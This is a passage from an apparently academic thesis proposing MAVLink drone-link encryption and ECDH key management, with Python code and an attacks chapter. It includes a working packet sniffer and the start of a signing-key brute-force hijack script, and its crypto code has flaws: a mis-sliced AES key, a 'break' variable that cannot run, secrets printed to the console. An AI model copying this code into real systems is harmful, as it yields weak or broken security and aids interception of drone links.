256-bit key and a 192-bit (or smaller) nonce, then performs 20 rounds of transformations and generates the output [2]. It is designed to be efficient even on hardware without dedicated acceleration.

Limitations and Solutions

Padding management for block ciphers

The maximum payload size is 255 bytes, due to the limitation imposed by the *len padding* field in the signature, which occupies one byte. It is known that if the message length is not an exact multiple of 16 bytes, padding is applied (for example, using the PKCS#7 scheme). If the message length is already a multiple of 16 bytes, an extra 16-byte padding block with value 0x10 is still added. Therefore, when fully using the maximum payload size, MAVLink messages can be encrypted up to 239 bytes: specifically, 224 bytes for complete messages and 239 bytes for incomplete ones. All messages with a payload larger than 239 bytes cannot be encrypted because the padding would exceed the 255-byte limit. The three standard messages affected by this problem are: LOG_DATA, ENCAPSULATED_DATA, and STATUSTEXT.

The adopted solution is to extend the payload size. After serialization, the payload is encrypted and then reinserted into the MAVLink frame without resizing it to the 255-byte limit. The len field is handled as follows:

- If the encrypted payload length is less than or equal to 239 bytes, len takes the value of the encrypted payload length.
- Otherwise, len is set to 255. It should be noted that any message with a plaintext payload longer than 240 bytes exceeds the maximum payload size by one byte.

Nonce management

Both AES and ChaCha20 use a nonce, which must be the same for encryption and decryption of the same message, but must be different for every message. The same nonce cannot be reused. To ensure this, a new nonce is randomly generated for each message, for example using os.urandom(<num_of_bytes>). Since the receiver cannot regenerate the same nonce randomly, it must be transmitted along with the encrypted message. Thus, the “n” bytes forming the nonce are appended to the encrypted message frame, immediately after the signature. Specifically, AES uses a 16-byte nonce, while ChaCha20 uses a 24-byte nonce, offering maximum security.

It is clear that the nonce cannot be implemented as a simple counter maintained by both parties, because any desynchronization between the GCS and the drone — caused by various possible issues — would result in counter misalignment, breaking communication.

The final frame produced by the encryption process, considering all these limitations, is shown in Figure 9.

Figure 9

4.1.2 Pratical Implementation

For the implementation, the Pymavlink library was used. Pymavlink is a low-level Python library for generating, processing, and parsing MAVLink messages. Thanks to its flexibility, Pymavlink allows MAVLink communications to be managed on different types of systems, making it easier to send and receive messages in a standardized and reliable way. Using this library made it possible to avoid a full implementation of the MAVLink protocol, allowing the focus to be on the extensions and customizations of the protocol instead.

Below is the practical implementation of what has been described.

Encryption process

```
1  [...]
2
3  def encryption(msg_plain):
4      if which_cipher == 3:
5          nonce = os.urandom(24)
6      else:
7          nonce = os.urandom(16)
8
9      frame = msg_plain.pack(mav)
10
11     HEADER_LEN = 0
12     if hex(frame[0]) == hex(253):
13         HEADER_LEN = 10
14     else:
15         HEADER_LEN = 6
16
17     payload_len = frame[1]
18     payload_start = HEADER_LEN
19     payload_end = payload_start + payload_len
20
21     payload_plain = frame[payload_start:payload_end]
22     encrypted_payload = encrypt(payload_plain, nonce, KEY_CRITTO, which_cipher)
23
24     if len(encrypted_payload) > 240:
25         frame2 = frame[:1] + bytes([255]) + frame[2:]
26     else:
27         frame2 = frame[:1] + bytes([len(encrypted_payload)]) + frame[2:]
28     encrypted_frame = frame2[:payload_start] + encrypted_payload + frame2[payload_end:] + nonce
29
30     return encrypted_frame
31
32 [...]
33
34 msg = mav.command_long_encode( target_system=1, target_component=1, command=22, confirmation=0,
35     param1=42, param2=0, param3=0, param4=0, param5=0, param6=0, param7=10)
36 conn.write(encryption(msg))
37 print(f"Encrypted frame sent {msg}\n\n")
38
39 msg = mav.command_long_send( target_system=1, target_component=1, command=22, confirmation=0,
40     param1=42, param2=0, param3=0, param4=0, param5=0, param6=0, param7=10
41 )
42 print(f"Sent: command_long\n")
43
44 [...]
```

Figure 10

Figure 10 highlights the main operations involved in the encryption phase. The difference between the method *mav.command_long_send* (line 34) and *mav.command_long_encode* (line 39) is that the first one builds and directly sends the COMMAND_LONG message, while the second one only builds (encodes) a MAVLink message of type COMMAND_LONG, but does not send it. This second method makes it possible to insert the encryption step between the serialization and the sending of the frame. In fact, before writing (sending the message) on the connection with *conn.write(...)*, the message is encrypted.

The *encryption* method performs the following operations:

- Lines 4–7, randomly generate a nonce based on the chosen symmetric cipher.
- Line 9, pack the MAVLink message into the binary frame.
- Lines 11–15, determine the header length (which depends on the protocol version) by checking the first bit.
- Lines 17–19, determine the payload length and calculate the start and end indices of the payload.
- Line 21, extract the plaintext payload.
- Line 22, encrypt the plaintext payload using the encrypt function.
- Lines 24–28, modify the len bits to handle frames with payloads longer than 240 bytes (special case).
- Line 28, create the final encrypted frame by concatenating all modified and unmodified fields, following the structure shown in Figure 9.
- It is clear that this method, as defined, can handle any MAVLink message — whether it belongs to version 1, version 2, or version 2 with signing.

Decryption operation

```
[...]

def decryption(frame_org):
    global mav
    try:
        msg_id = int.from_bytes(frame_org[7:10], "little")
        if msg_id in ID_key_exchange:
            return mav.parse_char(frame_org)

        HEADER_LEN = 0
        if hex(frame_org[0]) == hex(253):
            HEADER_LEN = 10
        else:
            HEADER_LEN = 6

        if which_cipher == 3:
            nonce = frame_org[-24:]
        else:
            nonce = frame_org[-16:]

        if which_cipher == 3:
            frame = frame_org[:-24]
        else:
            frame = frame_org[:-16]

        payload_len = frame[1]
        if payload_len > 240:
            payload_len = payload_len+1
        payload_start = HEADER_LEN
        payload_end = payload_start + payload_len
        encrypted_payload = frame[payload_start:payload_end]

        unpadded = decrypt(encrypted_payload, nonce, KEY_CRITTO, which_cipher)

        frame2 = frame[:1] + bytes([len(unpadded)]) + frame[2:]
        decrypted_frame = frame2[:payload_start] + unpadded + frame2[payload_end:]

        msg = mav.parse_char(decrypted_frame)
        if msg:
            return msg

    except Exception as e:
        return e

[...]
msg = decryption(byte)
[...]
    elif getattr(msg, "_signed", False):
        print(f"GCS --> DRONE: {msg.get_type()} (firmato)")

[...]
```

Figure 11

The decryption method performs the following operations:

- Lines 6–8, extract the msg_id from the frame bytes and check if it belongs to ID_key_exchange. If yes, the method parses the frame and returns the message. In this case, no encryption is applied (the reason for this is explained in the *key management* section).
- Lines 10–14, determine the header length (which depends on the protocol version) by checking the first bit.
- Lines 16–19, extract the nonce from the frame, depending on the cipher used.
- Lines 21–24, separate from the original frame the actual content to be decrypted, excluding the nonce.
- Lines 26–31, calculate the payload length, fix any special cases (payload > 240 bytes), determine the start and end indices of the payload, and extract the encrypted payload from the frame.
- Line 33, decrypt the payload using the decrypt function.
- Lines 35–36, rebuild the frame by replacing the encrypted payload with the decrypted one. Lines 38–40, parse the decrypted frame using *mav.parse_char*; if the message is valid, it is returned, otherwise an error is raised and returned.

```python
def encrypt(clear_payload, NONCE, KEY, cipher):
    if cipher == 1:   #AES.MODE_CBC, work on a key of 256bits (32bytes)
        cipher = AES.new(KEY, AES.MODE_CBC, NONCE)
        padded = pad(clear_payload, AES.block_size)
        encrypted_payload = cipher.encrypt(padded)

    elif cipher == 2: #AES.MODE_CBC, work on a key of 128bits (16bytes)
        cipher = AES.new(KEY[0:129], AES.MODE_CBC, NONCE)
        padded = pad(clear_payload, AES.block_size)
        encrypted_payload = cipher.encrypt(padded)

    elif cipher == 3: #CHACHA20, work on a key of 256bits (32bytes) and 64bits (8bytes) of nonce
        cipher = ChaCha20.new(key=KEY, nonce=NONCE)
        encrypted_payload = cipher.encrypt(clear_payload)

    return encrypted_payload

def decrypt(encrypted_payload, NONCE, KEY, cipher):
    if cipher == 1:   #AES.MODE_CBC, work on a key of 256bits (32bytes)
        cipher = AES.new(KEY, AES.MODE_CBC, NONCE)
        decrypted_full = cipher.decrypt(encrypted_payload)
        unpadded = unpad(decrypted_full, AES.block_size)

    elif cipher == 2: #AES.MODE_CBC, work on a key of 128bits (16bytes)
        cipher = AES.new(KEY[0:129], AES.MODE_CBC, NONCE)
        decrypted_full = cipher.decrypt(encrypted_payload)
        unpadded = unpad(decrypted_full, AES.block_size)

    elif cipher == 3: #CHACHA20, work on a key of 256bits (32bytes)
        cipher = ChaCha20.new(key=KEY, nonce=NONCE)
        unpadded = cipher.decrypt(encrypted_payload)

    return unpadded
```

Figure 12 The encrypt and decrypt functions

Figure 12 shows the implementation of the encryption (encrypt) and decryption (decrypt) functions for a payload, supporting multiple algorithms based on the *cipher* parameter:

- AES in CBC mode with 256-bit keys (*cipher* == *1*) or 128-bit keys (*cipher* == *2*), which requires data padding.
- ChaCha20 (*cipher* == *3*), which works directly on the payload without padding.

In both functions, a nonce is used to ensure encryption uniqueness, and the encrypted or decrypted payload is returned.

4.1.3 Advantages of the Proposed Solution

- Ensures backward compatibility. It integrates with current MAVLink versions through minimal changes to the firmware that implements it.
- Offers the ability to adapt dynamically to the available resources of the vehicle, as discussed in the section *“Adaptive encryption approach for resource-limited systems (4.2.2)”*. The algorithm, having multiple ciphers available, can adjust the security level and cryptographic choices based on operating conditions. This ensures a good balance between performance, energy consumption, and data protection.

4.2 Key Management Solution

As explained in *Chapter 2.1 – Key Management*, the MAVLink protocol does not include any mechanism for dynamically negotiating secret keys during flight. This chapter aims to propose a possible solution to this limitation, since secure key management is essential to ensure the confidentiality and integrity of communications between the Ground Control Station (GCS) and the drone.

In particular, this solution aims to dynamically agree on two keys:

- the session key;
- the signing key.

4.2.1 Key Exchange Algorithm Used

There are several cryptographic protocols that allow key exchange:

- ECDH (Elliptic Curve Diffie-Hellman);
- RSA;
- Diffie-Hellman.

Among these three options, the focus has been placed on ECDH.

Table 1. Security Comparison for Various Algorithm-key Size Combinations (Source: NSA) [7]

Security Bits	Symmetric Encryption Algorithm	Minimum Size (bits) of Public Keys	
		RSA	ECC
80	Skipjack	1024	160
112	3DES	2048	224
128	AES-128	3072	256
192	AES-192	7680	384
256	AES-256	15360	512

Figure 13

As shown in Figure 13, at the same security level, ECC keys are smaller than RSA keys and can be generated more efficiently. In particular, a 256-bit ECC public key is considered to have the same security as a 3072-bit RSA public key. This is especially important because encryption often needs to run on devices with very limited energy and computing power. Therefore, it is essential to use a cryptographic approach that provides high security while keeping computational overhead low.

Also, using keys shorter than 2040 bits (255 bytes × 8) ensures that the payload size limit of MAVLink is not exceeded. For example, a 3072-bit RSA public key could not be transmitted without going over the 255-byte payload limit.

The ECDH protocol alone does not provide authentication. This means a malicious drone could pretend to be a legacy drone, complete the ECDH exchange with the GCS, and establish shared key pairs. In this way, the ground station might communicate not with the legitimate drone but

with a hostile node, which could take control of the mission. To fix this risk, an authentication mechanism is needed.

One obvious solution is using ECDSA (Elliptic Curve Digital Signature Algorithm). However, adding ECDSA signatures increases the computational load significantly, which is a critical problem for devices with limited resources, like drones or rovers. To reduce this overhead, the solution uses the protocol's built-in signature (the signature already included in the MAVLink flow) instead of adding ECDSA to ECDH. The reasons for this choice are:

- The protocol's built-in signature is needed to apply message validation logic (for example, rules for discarding signed packets) and to implement anti-replay measures. Removing it would lose these essential benefits.
- Adding a second signature based on elliptic curves would require managing two signature schemes at the same time, increasing computational and implementation complexity.
- Replacing the built-in signature entirely with ECDSA would require re-implementing anti-replay features and modifying the MAVLink frame, increasing complexity and message size. It would also break compatibility with other systems or firmware.

To establish the session key and the signing key between the GCS and the drone, the standard messages provided by the MAVLink protocol are not enough; custom messages are needed.

Before understanding and defining the specific custom messages to implement in the MAVLink dialect, it is useful to outline the logical flow of a correct key exchange. This helps highlight the main steps of the handshake and clarifies what cryptographic information needs to be shared between the GCS and the drone.

Logical flow of Key Management

```
Phase 0: Request new session key exchange + public key exchange
GCS → Drone:
Message KEY_PUBLIC_EXCHANGE with:
```

- `target_system: number`
- `target_component: number`
- `GCS public key (e.g., 32-byte secp256r1): vector with a maximum size of 125 bytes`
- `elliptic curve: number`
- `symmetric cipher: number`

```
Phase 1: Reply with public key exchange
Drone → GCS:
Message KEY_PUBLIC_EXCHANGE with:
```

- `target_system: number`
- `target_component: number`
- `drone public key (e.g., 32-byte secp256r1): vector with a maximum size of 125 bytes`
- `elliptic curve: number`

- symmetric cipher: number

```
Phase 2: Public key receipt confirmation
GCS → Drone:
Message KEY_EXCHANGE_ACK with:
```
- target_system: number
- target_component: number
- status: number

```
Phase 3: Session key and signing key calculation
Both sides:
```
- Use their private key + the received public key
- Calculate two shared_secrets (the same for both sides)

```
Phase 4: Enabling encryption
GCS → Drone:
Message CHANGE_MODE with:
```
- target_system: number
- target_component: number
- encryption: number

From this logical flow, it is clear that the custom messages to implement in the MAVLink dialect are KEY_PUBLIC_EXCHANGE, which is used to share public keys, and KEY_EXCHANGE_ACK, which confirms the key exchange and the correct generation of the session key.

XML definition

The name of the defined dialect is “secure.” Figure 14 shows the XML definition of the “secure” dialect.

```xml
<?xml version="1.0"?>
<mavlink>
    <include>common.xml</include>
    <dialect>3</dialect>

    <messages>
      <message id="10003" name="KEY_PUBLIC_EXCHANGE">
        <description>Public key exchange.</description>
        <field type="uint8_t" name="target_system">Recipient system</field>
          <field type="uint8_t" name="target_component">Recipient component</field>
          <field type="uint8_t[125]" name="public_key_x">Public key value X</field>
          <field type="uint8_t[125]" name="public_key_y">Public key value Y</field>
          <field type="uint8_t" name="key_len">Type of elliptic curve</field>
          <field type="uint8_t" name="symmetric_cipher">Type of symmetric cipher</field>
      </message>

      <message id="10004" name="KEY_EXCHANGE_ACK">
        <description>Confirmation of key exchange.</description>
          <field type="uint8_t" name="target_system">Recipient system</field>
          <field type="uint8_t" name="target_component">Recipient component</field>
          <field type="uint8_t" name="status">0=failure, 1=success</field>
      </message>

      <message id="10005" name="CHANGE_MODE">
        <description>Enabling encryption.</description>
          <field type="uint8_t" name="target_system">Recipient system</field>
          <field type="uint8_t" name="target_component">Recipient component</field>
          <field type="uint8_t" name="encryption">0=not encryption, 1=encryption</field>
      </message>
  </messages>
</mavlink>
```

Figure 14 Definition of the secure XML dialect

The definition of the “secure” dialect was designed fully following the MAVLink message structure.

Two fields are especially important in the *key management* logic:

- *key_len field*: This field allows dynamically choosing which elliptic curve to use for generating public and private keys, providing adjustable security based on operational needs. Four curves are implemented, selectable depending on the required security level and available computing resources:
    1. secp224r1
    2. secp256r1
    3. secp384r1
    4. secp521r1
- *symmetric_cipher field*: This field allows dynamically choosing the symmetric encryption algorithm used to protect transmitted data, ensuring message confidentiality. Three algorithms are implemented:
    1. AES 128-bit

2. AES 256-bit
3. ChaCha20

Adaptive cryptography approach for resource-limited systems

The choice of elliptic curve and symmetric encryption algorithm directly affects the strength of the key generation and exchange process and the security of message encryption. This mechanism allows an optimal balance between security and performance, which is particularly useful in scenarios with limited energy or computing power.

Algorithm selection can be adaptive, based on the operational status of the drone or rover, for example, depending on the remaining battery level:

- Less demanding algorithms can be chosen to save energy, for example, when the battery drops below a critical threshold, such as 35%.
- Stronger algorithms can be used when resources allow, for example, when the battery is between 35% and 100%.

This dynamic approach ensures that the system always maintains a minimum level of security, intelligently adapting to operating conditions while optimizing energy consumption.

The approach described here was not studied or implemented in this work, but it represents a potential idea for future developments and research.

4.2.3 Key Management Implementation

```
[...]

def send_key_public_exchange(num_curve, cipher):
    priv_gcs, pub_gcs = generate_ecdh_keypair(num_curve)
    print("Calculated GCS key pairs")
    mav.key_public_exchange_send(
        target_system=1,
        target_component=0,
        public_key_x=pub_gcs.x.to_bytes(125, 'big'),
        public_key_y=pub_gcs.y.to_bytes(125, 'big'),
        key_len=num_curve,
        symmetric_cipher=cipher
    )
    return priv_gcs

def symmetrical_key_agree (num_curve, cipher):
    global KEY_CRITTO, KEY_SIGNA, which_cipher, break
    break = True
    while True:
        msg = conn.recv_match(blocking=False)
        if msg is None:
            break
    timeout = 5 # Second
    successful = False
    for i in range(0,4):
        start_time = time.time()
        print("\n\n")
        received = False
        priv_gcs = send_key_public_exchange(num_curve, cipher)
        print(f"Public key forwarded + key exchange request sent to drone. Attempt no. {i}")
        try:
            while time.time() - start_time < timeout and received == False:
                byte = conn.recv()
                if not byte:
                    time.sleep(0.001)  # Wait a bit so as not to consume CPU
                    continue
                msg = mav.parse_char(byte)
                if msg.get_type() == "KEY_PUBLIC_EXCHANGE":
                    received = True
                    break
            if received and msg.get_type() == "KEY_PUBLIC_EXCHANGE" and msg.key_len == num_curve and getattr(msg, "_signed", False):
                print(f"I received the drone's public key")
                pub_key_drone_x = int.from_bytes(msg.public_key_x, 'big')
                pub_key_drone_y = int.from_bytes(msg.public_key_y, 'big')
                mav.key_exchange_ack_send(target_system=msg.target_system, target_component=0, status=1)
                successful = True
                break
            else:
                print("Message received is either WRONG or signature is incorrect. I'll try again.")
        except Exception as e:
            print(f"ERROR, message discarded because the signature is incorrect. Key exchange failed. I'll try again.")
    if successful:
        KEY_CRITTO, KEY_SIGNA = derive_shared_key(priv_gcs, pub_key_drone_x, pub_key_drone_y, num_curve)
        mav.signing.secret_key = KEY_SIGNA
        which_cipher = cipher
        print("Key exchange successful:")
        print("     - agreed symmetric key: ", KEY_CRITTO.hex())
        print("     - agreed singing key:   ", KEY_SIGNA.hex())
        print("     - chosen symmetric cipher:   ", SYMMETRIC_CIPHER.get(which_cipher))
        print("     - elliptic curve used:   \n\n", ECC_CURVES.get(num_curve))
    break = False
    return successful

[...]
```

Figura 15 Main code for management on the GCS

```
[...]

def enable_encryption(active):
    global active_confidentiality, pause
    pause = True
    timeout = 5  # Secondi
    successful = False

    for i in range(0,4):
        start_time = time.time()
        print("\n\n")
        received = False
        mav.change_mode_send(target_system=1, target_component=0, encryption=active)
        print(f"Request to switch to {active} mode has been submitted. Request number {i}.")
        try:
            while time.time() - start_time < timeout and received == False:
                byte = conn.recv()
                if not byte:
                    time.sleep(0.001)  # Wait a bit so as not to consume CPU
                    continue
                msg = mav.parse_char(byte)
                if msg.get_type() == "KEY_EXCHANGE_ACK":
                    received = True
                    break
            if received and msg.get_type() == "KEY_EXCHANGE_ACK" and getattr(msg, "_signed", False) and msg.status == 1:
                print(f"Received ack ({msg.get_type()}) confirming switch\n")
                if active == 1:
                    active_confidentiality = True
                else:
                    active_confidentiality = False
                successful = True
                break
            else:
                print("ACK message received is either WRONG or signature is incorrect. I'll try again.\n")
        except Exception as e:
            print(f"ERROR, message discarded because the signature is incorrect. Switch failed.\n")
    if not successful:
        print("Switch to encrypted mode failed")
    pause = False

[...]
```

Figure 16 Codice principale key management lato GCS side

```python
[...]
while True:
    [...]

    if not active_confidentiality:
        print(f"[DRONE] Received unencrypted frame")
        try:
            msg = mav.parse_char(byte)
            if msg.get_type() == "CHANGE_MODE" and getattr(msg, "_signed", False):
                mav.key_exchange_ack_send(target_system=msg.target_system, target_component=0, status=1)
                if msg.encryption == 1:
                    active_confidentiality = True
                else:
                    active_confidentiality = False
                print(f"Confidentiality placed on {msg.encryption}")
            if msg.get_type() == "KEY_PUBLIC_EXCHANGE" and getattr(msg, "_signed", False):
                print("Request for new key exchange successfully signed. Source authenticated.")
                pub_key_gcs_x = int.from_bytes(msg.public_key_x, 'big')
                pub_key_gcs_y = int.from_bytes(msg.public_key_y, 'big')

                curve = msg.key_len
                which_cipher = msg.symmetric_cipher
                priv_drone, pub_drone = generate_ecdh_keypair(curve) # I generate my keypair and send the public key
                mav.key_public_exchange_send(
                    target_system=msg.target_system,
                    target_component=0,
                    public_key_x=pub_drone.x.to_bytes(125, 'big'),
                    public_key_y=pub_drone.y.to_bytes(125, 'big'),
                    key_len=curve,
                    symmetric_cipher=which_cipher
                )
                print("Public key sent to GCS")
                # Waiting for ack from GCS
                timeout = 5  # Second
                start_time = time.time()
                while time.time() - start_time < timeout:
                    byte = conn.recv()
                    if not byte:
                        time.sleep(0.001)  # Wait a bit so as not to consume CPU
                        continue
                    break
                msg = mav.parse_char(byte)
                if msg.get_type() == "KEY_EXCHANGE_ACK" and msg.status == 1 and getattr(msg, "_signed", False):
                    # Key exchange successful, calculating the symmetric and signing key
                    KEY_CRITTO, KEY_SIGNA = derive_shared_key(priv_drone, pub_key_gcs_x, pub_key_gcs_y, curve)
                    mav.signing.secret_key = KEY_SIGNA
                    print("Key exchange successful:")
                    print("     - agreed symmetric key: ", KEY_CRITTO.hex())
                    print("     - agreed singing key:   ", KEY_SIGNA.hex())
                    print("     - chosen symmetric cipher:   ", SYMMETRIC_CIPHER.get(which_cipher))
                    print("     - elliptic curve used:   \n", ECC_CURVES.get(num_curve))
                    continue

            elif getattr(msg, "_signed", False):
                print(f"GCS --> DRONE: {msg.get_type()} (signed)")
            elif msg.get_type() == "BAD_DATA":
                mav = mavlink2.MAVLink(conn)  #, srcSystem=189, srcComponent=200)
                mav.robust_parsing = True
                mav.signing.secret_key = KEY_SIGNA
                mav.signing.link_id = link_id
                mav.signing.sign_outgoing = True
        except Exception as e:
            print(f"ERROR, message discarded because the GCS signature is active OR the key exchange did not occur.")
    elif active_confidentiality:
```

Figure 17 Main code for key management on the DRONE side

```
64      elif active_confidentiality:
65          print(f"[GCS] Received encrypted frame")
66          try:
67              msg = decifratura(byte)
68              if msg.get_type() == "CHANGE_MODE" and getattr(msg, "_signed", False):
69                  mav.key_exchange_ack_send(target_system=msg.target_system, target_component=0, status=1)
70                  if msg.encryption == 1:
71                      active_confidentiality = True
72                  else:
73                      active_confidentiality = False
74                  print(f"Confidentiality placed on {msg.encryption}")
75              if msg.get_type() == "KEY_PUBLIC_EXCHANGE" and getattr(msg, "_signed", False):
76                  print("Request for new key exchange successfully signed. Source authenticated")
77                  pub_key_gcs_x = int.from_bytes(msg.public_key_x, 'big')
78                  pub_key_gcs_y = int.from_bytes(msg.public_key_y, 'big')
79
80                  curve = msg.key_len
81                  which_cipher = msg.symmetric_cipher
82                  priv_drone, pub_drone = generate_ecdh_keypair(curve) # I generate my keypair and send the public key
83                  mav.key_public_exchange_send(
84                      target_system=msg.target_system,
85                      target_component=0,
86                      public_key_x=pub_drone.x.to_bytes(125, 'big'),
87                      public_key_y=pub_drone.y.to_bytes(125, 'big'),
88                      key_len=curve,
89                      symmetric_cipher=which_cipher
90                  )
91                  print("Public key sent to GCS")
92
93                  # Waiting for ack from GCS
94                  timeout = 5  # Secondi
95                  start_time = time.time()
96                  while time.time() - start_time < timeout:
97                      byte = conn.recv()
98                      if not byte:
99                          time.sleep(0.001)  # Wait a bit so as not to consume CPU
100                         continue
101                     break
102
103                 msg = mav.parse_char(byte)
104                 if msg.get_type() == "KEY_EXCHANGE_ACK" and msg.status == 1 and getattr(msg, "_signed", False):
105                     # Key exchange successful, calculating the symmetric key
106                     KEY_CRITTO, KEY_SIGNA = derive_shared_key(priv_drone, pub_key_gcs_x, pub_key_gcs_y, curve)
107                     mav.signing.secret_key = KEY_SIGNA
108                     print("Key exchange successful:")
109                     print("     - agreed symmetric key: ", KEY_CRITTO.hex())
110                     print("     - agreed singing key:   ", KEY_SIGNA.hex())
111                     print("     - chosen symmetric cipher:   ", SYMMETRIC_CIPHER.get(which_cipher))
112                     print("     - elliptic curve used:   \n", ECC_CURVES.get(num_curve))
113
114             elif getattr(msg, "_signed", False):
115                 print(f"GCS --> DRONE: {msg.get_type()} (signed)")
116             elif msg.get_type() == "BAD_DATA":
117                 print("WRONG MESSAGE RECEIVED")
118                 mav = mavlink2.MAVLink(conn)  #, srcSystem=189, srcComponent=200)
119                 mav.robust_parsing = True
120                 mav.signing.secret_key = KEY_SIGNA
121                 mav.signing.link_id = link_id
122                 mav.signing.sign_outgoing = True
123         except Exception:
124             print("DECYPTER ERROR.")
125
126 [...]
```

Figure 18 Main code for key management on the DRONE side

Figures 15 shows the implementation of Phase 0 (lines 25–30), Phase 2 (line 45), and Phase 3 (lines 46–63) on the GCS side. Figure 16 shows the implementation of Phase 4 (lines 9–39) on the GCS side, while Figures 17 and 18 show the implementation on the DRONE side: Phase 1

(lines 16–32 and 75–91), Phase 3 (lines 43–52 and 103–112), and Phase 4 (lines 9–15 and 68–74).

Some important points to highlight are:

- In the proposed key management implementation, the GCS always starts a new key exchange and requests the switch from plain-text message mode to encrypted mode (and vice versa). This choice is because the GCS has no computational or energy limitations, so it is better suited to handle the logic of starting the key negotiation and managing the transition to encrypted communication. Naturally, the logic for starting a new key exchange could also be defined differently, for example, as described in Chapter 4.2.2 – XML Definition.
- In the proposed implementation, the key exchange process (lines 25–62, Figure 15) and the activation of encryption (lines 9–39, Figure 16) are repeated up to five times, waiting up to five seconds for a response from the other side in each attempt. This mechanism is designed to handle temporary communication problems. Instead of stopping the procedure immediately, multiple attempts are made, which increases the reliability of the process.

4.2.4 Session Key and Signature Key Generation Process

```
[...]

def generate_ecdh_keypair(key_len):
    if key_len not in ECC_CURVES:
        raise ValueError(f"Unsupported ECC key length: {key_len}")
    curve_name = ECC_CURVES[key_len]
    curve = registry.get_curve(curve_name)
    priv_key = secrets.randbelow(curve.field.n)
    pub_key  = priv_key*curve.g #elliptic curve generator point
    return priv_key, pub_key

def derive_shared_key(priv, pub_x, pub_y, key_len):
    if key_len not in ECC_CURVES:
        raise ValueError(f"Unsupported ECC key length: {key_len}")
    curve_name = ECC_CURVES[key_len]
    curve = registry.get_curve(curve_name)
    pub_key = Point(curve, pub_x, pub_y)
    point_shared = priv*pub_key
    shared_key = ecc_point_to_256_bit_key(point_shared, key_len)
    return shared_key

def ecc_point_to_256_bit_key(point, key_len): #simple key derivation function
    if key_len == 4:
        sha = hashlib.sha256(int.to_bytes(point.x,66,'big'))
        sha.update(int.to_bytes(point.y,66,'big'))
    elif key_len == 3:
        sha = hashlib.sha256(int.to_bytes(point.x,48,'big'))
        sha.update(int.to_bytes(point.y,48,'big'))
    elif key_len == 2:
        sha = hashlib.sha256(int.to_bytes(point.x,32,'big'))
        sha.update(int.to_bytes(point.y,32,'big'))
    else:
        sha = hashlib.sha256(int.to_bytes(point.x,28,'big'))
        sha.update(int.to_bytes(point.y,28,'big'))

    shared_raw = sha.digest()

    return hashlib.sha256(shared_raw + b"encryption").digest(), hashlib.sha256(shared_raw + b"signature").digest()

[...]
```

Figure 19 ECC Implementation

Figure 19 shows the implementation of the three main functions used in the elliptic curve key exchange. Specifically:

- The function *generate_ecdh_keypair* generates a key pair (private and public) on an elliptic curve, chosen based on the selected curve (the key_len field).
- The function *derive_shared_key* calculates the two shared keys using your own private key and the other party's public key, following the ECDH (Elliptic Curve Diffie-Hellman) protocol.
- The function *ecc_point_to_256_bit_key* acts as a simple Key Derivation Function (KDF). From the x and y coordinates of the ECC point resulting from the multiplication (the point_shared value), a SHA-256 hash is calculated. Specifically:
    1. The coordinates are serialized into bytes according to the chosen curve (key_len).
    2. A SHA-256 digest is calculated on the concatenated coordinates.

3. From this raw value (shared_raw), two separate keys are generated by applying SHA-256 with two different labels: *"encryption"* and *"signature"*.

In this way, from a single shared point, two independent cryptographic keys are obtained:

1. an encryption key to ensure *confidentiality*,
2. a signing key to ensure *integrity* and *authentication*.

4.2.5 Initial Key Configuration

As explained in Chapter 1.7, even in this secure MAVLink implementation, it is essential to perform an initial key setup.

The signing key must be set before starting the mission because, without it, all exchanged messages, including those related to the key exchange, would be unauthenticated and therefore vulnerable.

On the other hand, the session key is not mandatory at the beginning, because the key exchange process can be activated whenever confidential communication is needed. However, if the session key is set before the mission starts, the system can skip the initial key exchange at least once, reducing the initial computational load.

Clearly, all keys must always be established securely, as explained in Chapter 1.7.

4.2.6 Advantages of the Proposed Solution

- It removes the need for a centralized database containing the drones' public keys for authentication, reducing the risk of targeted attacks, such as key theft and impersonation.
- It does not require the drone to generate public/private key pairs in advance (before the mission), avoiding the organizational and management burden of this task.
- It ensures backward compatibility with current MAVLink versions, introducing only minimal changes to the existing MAVLink firmware.

Capitolo 5 – Attacks

As highlighted in Chapter 2, the MAVLink protocol has many vulnerabilities that compromise its security, making it susceptible to different types of attacks. The following paragraphs present some significant examples.

5.1 Attack on Confidentiality

As already stated in Chapter 4.1, the lack of encryption makes it possible to intercept communications.

This attack can be easily carried out using any network sniffer, for example Wireshark shown in Figure 8, listening on the wireless channel between a drone and a GCS. There are many other network sniffers that can be used. One of them is shown in Figure 20.

```
[...]

'''
"lo" (loopback) sees the same UDP packet twice: an "outgoing" copy and an "incoming" copy.
On many distributions, libpcap/loopback delivers two copies of the same frame, so function is called twice.
To solve this problem, the idea is to store the last seen payload and ignore rapid retries.
'''

last_data = None
last_time = 0

def function(pkt):
    global last_data, last_time

    if not pkt.haslayer("UDP"):
        return
    data = bytes(pkt["UDP"].payload)
    now = time.time()

    # se è arrivato lo stesso messaggio con un delay < 0.1s termina
    if data == last_data and (now - last_time) < 0.1:
        return
    last_data = data
    last_time = now
    try:
        msg = parser.parse_char(data)
        print(f"Message intercepted:\n   {msg}\n\n")
    except Exception:
        print("Encrypted message intercepted. I'm listening for more messages.\n\n")

print("Script ready to intercept messages...\n")
sniff(filter="udp and dst port 14550", prn=function, iface="lo")
```

Figure 20 Sniffer python

The sniffer shown in Figure 20 allows interception and analysis of MAVLink v2 messages sent over a network using UDP. Using the pymavlink library with the secure dialect, the program reads packets from the network in real time and tries to decode every received byte to rebuild MAVLink messages. If a message is encrypted, the parser cannot decode it and only reports the interception of an encrypted message. By contrast, if a message is in plain text, the parser can

decode it and display the intercepted content on screen. This approach lets you monitor MAVLink traffic for non-malicious purposes.

5.2 Attack on Key Management

As shown in Chapter 4.2.1, the proposed key management solution uses the built-in signing mechanism of the MAVLink protocol. Using this signature mechanism introduces a vulnerability that can be used to perform a session-hijacking attack. Below we describe the vulnerability that allows this and the practical steps of the attack.

The goal of the attack is to obtain the signing key called “singing_key”. Once the attacker has this key, because the key management process relies on exchanging messages in clear text, the attacker can pretend to be the legitimate GCS and request a new key exchange. This breaks the session’s integrity and confidentiality.

The vulnerability is explained in Chapter 2.2. This vulnerability can be exploited only if certain conditions are met:

- The attacker must intercept at least one unencrypted message, because with an encrypted payload it is not possible to reconstruct the input used in the function SHA256_48(<input>, <input>, ...).
- The attacker must have a sufficiently large password dictionary to attempt a brute-force attack on the intercepted value.
- The attacker must have considerable computing power to run the brute-force attack on the intercepted value.

```python
[...]

def function(pkt):
    global header_bytes, payload_bytes, crc_bytes, timestamp, link_id, hmac_bytes, signature_bytes
    if pkt.haslayer("UDP"):
        data = bytes(pkt["UDP"].payload)
        for b in data:
            msg = parser.parse_char(bytes([b]))
            if msg:
